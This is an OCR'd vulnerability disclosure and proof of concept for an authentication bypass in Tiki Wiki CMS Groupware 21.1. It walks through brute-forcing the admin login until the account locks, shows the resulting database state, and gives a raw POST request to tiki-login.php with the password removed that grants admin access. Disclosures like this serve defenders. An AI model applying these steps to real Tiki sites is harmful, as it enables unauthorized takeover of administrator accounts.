
Tiki Wiki Cms Groupware 21.1 Authentication Bypass by Maximilian Barz

I have found a new vulnerabillity in TikiWiki Cms Groupware 21.1. It allows remote unauthenticated attackers to bypass the login page which results in a full compromise of Tiki Wiki CMS. An Attacker is able to bruteforce the Admin account until it is locked. After that an empty Password can be used to authenticate as admin to get access.

A CVE number is already requested

Affected file: tiki-login.php

CVSS 3.1 Base Score: 9.3




CVSS Scores

Maximilian Barz (OSCP)
Email: mbzra@protonmail.com
Twitter: S1lky_1337

Walkthrough/ PoC:

Normal condition

Take a look at the database. This is what the admin looks like after Tiki was installed. (Note that provpass is empty)




```
Database changed
MariaDB [tikiwiki]> select userId,email,login,provpass,hash,pass_confirm from tikiwiki.users_users where login="admin";
+--------+---------------------+-------+----------+--------------------------------------------------------------+--------------+
| userId | email               | login | provpass | hash                                                         | pass_confirm |
+--------+---------------------+-------+----------+--------------------------------------------------------------+--------------+
|      1 | admin@blamemail.com | admin |          | $2y$10$hqg[redacted]MtfG/6 |   15[redacted]4 |
+--------+---------------------+-------+----------+--------------------------------------------------------------+--------------+
1 row in set (0.001 sec)
```

Normal Tiki Wiki user table

Step 1

Admin Login Brute Force results in about 15 "Invalid user or passport" errors, then the message should say "The mail cannot be sent" – maybe a verification problem because of to many requests




Request ▲	Payload	Status	Error	Timeout	Length	inline">	Comment
11	0baa	200	☐	☐	11149	Invalid username or password	
12	8baa	200	☐	☐	11149	Invalid username or password	
13	acaa	200	☐	☐	11149	Invalid username or password	
14	bcaa	200	☐	☐	11149	Invalid username or password	
15	ccaa	200	☐	☐	11149	Invalid username or password	
16	dcaa	200	☐	☐	7138		
17	0caa	200	☐	☐	8574		

Start of the bruteforcing attack

Step 2

Keep Brute Forcing, just to be sure. If the Mail cant be send a different error message appears. Just before the 50th request, the messages change again, now the account is locked.




44	bbba	200	☐	☐	8574	
45	cbba	200	☐	☐	8574	
46	dbba	200	☐	☐	8577	The mail can't be sent. Contact the admi...
47	0bba	200	☐	☐	11173	Account requires administrator approval.
48	8bba	200	☐	☐	11173	Account requires administrator approval.
49	acba	200	☐	☐	11173	Account requires administrator approval.

Mail cant be send

Step 3

If we now take a look inside the DB, we can see provpass got set.




```
MariaDB [tikiwiki]> select userId,email,login,provpass,hash,pass_confirm from tikiwiki.users_users where login="admin";
+--------+---------------------+-------+------------------------------+--------------------------------------------------------------+--------------+
| userId | email               | login | provpass                     | hash                                                         | pass_confirm |
+--------+---------------------+-------+------------------------------+--------------------------------------------------------------+--------------+
|      1 | admin@blamemail.com | admin | S6njm5DqEDIO/WWHPisYnmiulCs= | $2y$10$hqg[redacted]MtfG/6 |   15[redacted]4 |
+--------+---------------------+-------+------------------------------+--------------------------------------------------------------+--------------+
1 row in set (0.000 sec)
```

Tiki Wiki table changed

Maximilian Barz (OSCP)
Email: mbzra@protonmail.com
Twitter: S1lky_1337

Step 4
Now try another login attempt, but remove the password from the request


Burp Suite Community Edition v2020.7 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options

Request to https://wiki.blamemail.com:443 [5.9.17.52]


Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
Raw Params Headers Hex

```
POST /tiki-login.php HTTP/1.1
Host: wiki.blamemail.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://wiki.blamemail.com/tiki-index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 126
Connection: close
Cookie: PHPSESSIDCV=P%2BQMipxNc4jPuhAJ8eyDTg%3D%3D; javascript_enabled=y; local_tz=Europe%2FBerlin; menu=%40debugconsole%3Ac; debugconsole_position=
330%2C352; PHPSESSID=v884ri8vg5ggte8402abel2s27
Upgrade-Insecure-Requests: 1

ticket=gDgmiO6KZiFUdTWRE7bhMOi7roTNbw_V1zkFUBrefgE&user=admin&pass=admin&login=&stay_in_ssl_mode=on&stay_in_ssl_mode_present=y
```

Remove the passwort from the Request

Result: Admin Access is granted.



Logged in as:
admin

Username: admin

A full walkthough video can be viewed on youtube (Video is not publicly available):
https://www.youtube.com/watch?v=v2YEpMsxcbA

Maximilian Barz (OSCP)
Email: mbzra@protonmail.com
Twitter: S1lky_1337